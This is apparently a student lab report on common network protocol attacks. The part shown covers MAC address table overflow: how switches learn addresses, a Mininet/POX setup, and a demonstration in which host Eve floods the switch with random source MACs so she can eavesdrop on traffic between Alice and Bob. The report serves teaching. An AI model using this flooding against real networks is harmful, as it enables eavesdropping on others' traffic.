

UTH 441 : Internet Protocols Design 2019-2020

FINAL PROJECT: Common Network Protocol attacks

Leuteris Chatziefremidis 2209

Sotiris Evangelou 2159

Spyros Panagiotopoulos 1777

Contents:

1. Mac Table Overflow
2. ARP Protocol Spoofing
3. DNS Protocol Spoofing
4. TCP SYN Flooding
5. TCP RST Attack
6. TCP Session Hijacking
7. Heartbleed

1: Mac Table Overflow

Introduction


MAC address flooding attack is very common security attack. MAC address table in the switch has the MAC addresses available on a given physical port of a switch and the associated VLAN parameters for each.

This attacks are sometimes called MAC address table overflow attacks. To understand the mechanism of a MAC address table overflow attack we must recall how does a switch work in the first place.


Switch before attack

When switch receives a frame, it looks in the MAC address table (sometimes called CAM table) for the destination MAC address. When frames arrive on switch ports, the source MAC addresses are learned from Layer 2 packet header and recorded in the MAC address table.

If the switch has already learned the MAC address of the computer connected to his particular port then an entry exists for the MAC address. In this case the switch forwards the frame to the MAC address port designated in the MAC address table. If the MAC address does not exist, the switch acts like a hub and forwards the frame out every other port on the switch while learning the MAC for next time.




Computer A sends traffic to computer B. The switch receives the frames and looks up the destination MAC address in its MAC address table. If the switch does not have the destination MAC in the MAC address table, the switch then copies the frame and sends it out every switch port like a broadcast. This means that not only PC B receives the frame, PC C also receives the frame from host A to host B, but because the destination MAC address of that frame is host B, host C drops that frame.



Normal switch function


PC B receives the frame and sends a reply to PC A. The switch then learns that the MAC address for PC B is located on port 2 and writes that information into the MAC address table. From now on any frame sent by host A (or any other host) to host B is forwarded to port 2 of the switch and not broadcast out every port. The switch is working like it should. This is the main goal of switch functionality, to have separate collision domain for each port on the switch.



Attack

But this is where the attacker is coming into play. The key to understanding how MAC address table overflow attacks work is to know that MAC address tables are limited in size. MAC flooding makes use of this limitation to send to the switch a whole bunch of fake source MAC addresses until the switch MAC address table is fully loaded and can not save any more MAC address – Port mapping entries.

The switch then enters into a fail-open mode that means that it starts acting as a hub. In this situation switch will broadcast all received packets to all the machines on the network. As a result, the attacker (in our case “PC C”) can see all the frames sent from a victim host to another host without a MAC address table entry.



In this case, an attacker will use legitimate tools for malicious actions. The figure shows how an attacker can use the normal operating characteristics of the switch to stop the switch from operating.

Let's get into more detail about filling up the MAC address table. To do this attacker uses network attack tools for MAC. The network intruder uses the attack tool to flood the switch with a large number of invalid source MAC addresses until the MAC address table fills up. When the MAC address table is full, the switch floods all ports with incoming traffic because it cannot find the port number for a particular MAC address in the MAC address table. The switch, in essence, acts like a hub. In this lab we will reproduce the above example in order to understand how this attack works.

Enviroment Setup

Firstly, we open up a terminal and type the below command:

- `sudo apt update && sudo apt upgrade`

After that our system is already updated and set in order to download the packages that we need for this lab. We will use a GitHub repository to retrieve the source code that we will use. So we clone the repository locally.

Install Python and Clone the repository

- `sudo apt install git && git clone https://github.com/echatzief/MAC_Address_Overflow`
- `sudo apt install python`
- `sudo apt install python-pip`

Install prerequisites

- `cd MAC_Address_Overflow/`
- `sudo apt-get update`
- `sudo apt-get install -y git vim-nox python-setuptools python-all-dev flex bison traceroute`
- `pip install impacket`

Install Mininet

- `cd mininet`
- `./util/install.sh -frv`
- `sudo apt-get install mininet`
- `sudo apt-get install xterm`

Install Itprotocol

- `cd .. && cd ltpool/`
- `pip install setuptools`
- `sudo python setup.py install`

Link POX into the Directory

- `cd .. && cd lab`
- `rm pox && ln -s ../pox/`


Configure the Environment

- `bash ./config.sh`

Attack Demonstration

Firstly we launch a terminal in order to start the POX network controller, which will emulate the behavior of a L2 learning switch.


- `./run_pox.sh`

A screenshot of a terminal window titled 'vagrant@linux: ~/MAC_Address_Overflow/lab'. The terminal shows the command `./run_pox.sh` being executed. The output is: `POX 0.5.0 (eel) / Copyright 2011-2014 James McCauley, et al.` followed by `INFO:core:POX 0.5.0 (eel) is up.` on the next line. The terminal has a dark background with light-colored text. The window has standard Linux window controls (minimize, maximize, close) in the top right corner.


In another terminal (if you are using a remote machine, make sure the X-forwarding is enabled.):

- `./run.sh`

This will start the Mininet network emulator and there will be terminals pops up for each of the nodes in the network. Close the terminals for switches and controllers, but keep the terminals for Alice, Bob and Eve.

A terminal window titled 'vagrant@10: ~/MAC_Address_Overflow/lab' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows a cleanup process, then the execution of './run.sh'. This script starts a 'cs144 buffer bloat experiment' with 'net.ipv4.tcp_congestion_control = reno'. It attempts to start 'mininet' but fails to contact a remote controller at 127.0.0.1:6653. It then performs a ping test between 'alice', 'bob', and 'eve', showing 0% dropped packets. Finally, it adds/removes qdiscs and classes, and adds delays. The prompt 'mininet>' is visible at the bottom.

```
vagrant@10: ~/MAC_Address_Overflow/lab
File Edit View Search Terminal Help
cleaning up...
tcpdump: no process found
ping: no process found
^C^Cend
vagrant@10:~/MAC_Address_Overflow/lab$ ./run.sh
start cs144 buffer bloat experiment
net.ipv4.tcp_congestion_control = reno
starting mininet ....
Unable to contact the remote controller at 127.0.0.1:6653
*** Ping: testing ping reachability
alice -> bob eve
bob -> alice eve
eve -> alice bob
*** Results: 0% dropped (6/6 received)
qdisc removed
qdisc added
classes created
delay added
qdisc removed
qdisc added
classes created
delay added
Before the attack, Eve tries to do some eavesdropping
mininet>
```




In Alice's Terminal

Alice will now create some traffic by pinging Bob:

- ping 10.0.0.2

You should be able to see some output like the following:




```
"host: alice"
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=40.1 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=40.1 ms
64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=10 ttl=64 time=44.1 ms
64 bytes from 10.0.0.2: icmp_seq=11 ttl=64 time=48.9 ms
64 bytes from 10.0.0.2: icmp_seq=12 ttl=64 time=44.8 ms
64 bytes from 10.0.0.2: icmp_seq=13 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=14 ttl=64 time=40.1 ms
64 bytes from 10.0.0.2: icmp_seq=15 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=16 ttl=64 time=40.1 ms
64 bytes from 10.0.0.2: icmp_seq=17 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=18 ttl=64 time=41.6 ms
64 bytes from 10.0.0.2: icmp_seq=19 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=20 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=21 ttl=64 time=41.9 ms
64 bytes from 10.0.0.2: icmp_seq=22 ttl=64 time=45.1 ms
64 bytes from 10.0.0.2: icmp_seq=23 ttl=64 time=43.3 ms
64 bytes from 10.0.0.2: icmp_seq=24 ttl=64 time=40.2 ms
64 bytes from 10.0.0.2: icmp_seq=25 ttl=64 time=52.1 ms
```

In Eve's Terminal

We will now run tcpdump to eavesdrop the traffic between Alice (10.0.0.1) and Bob (10.0.0.2):

- `sudo tcpdump -n host 10.0.0.1`




```
"host: eve"
root@10:~/MAC_Address_Overflow/lab# sudo tcpdump -n host 10.0.0.1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eve-eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Since the switch between Alice/Bob/Eve already learned about the address of Alice and Bob, it will not broadcast the packet and therefore Eve will not be able to see the packets between Alice and Bob.

Now, we will let Eve generate some ethernet packets with randomly generated source MAC address to overflow switches' MAC address table. To do so, let's create another terminal in screen for Eve by (Ctrl-a + c), then run

the following command in the new screen:

- python attack.py




```

"Node: eve"
send packet # 8196 with src_mac: 0a:b0:e2:4c:32:64
send packet # 8197 with src_mac: 04:41:eb:3d:0b:7e
send packet # 8198 with src_mac: a9:d6:ab:10:57:de
send packet # 8199 with src_mac: 4b:70:67:ac:f1:13
send packet # 8200 with src_mac: 8c:99:d0:79:77:1e
send packet # 8201 with src_mac: 28:13:9a:5f:ca:64
send packet # 8202 with src_mac: 34:de:4a:56:fe:38
send packet # 8203 with src_mac: 7c:d1:6a:56:d1:db
send packet # 8204 with src_mac: 6e:8d:61:29:cc:e9
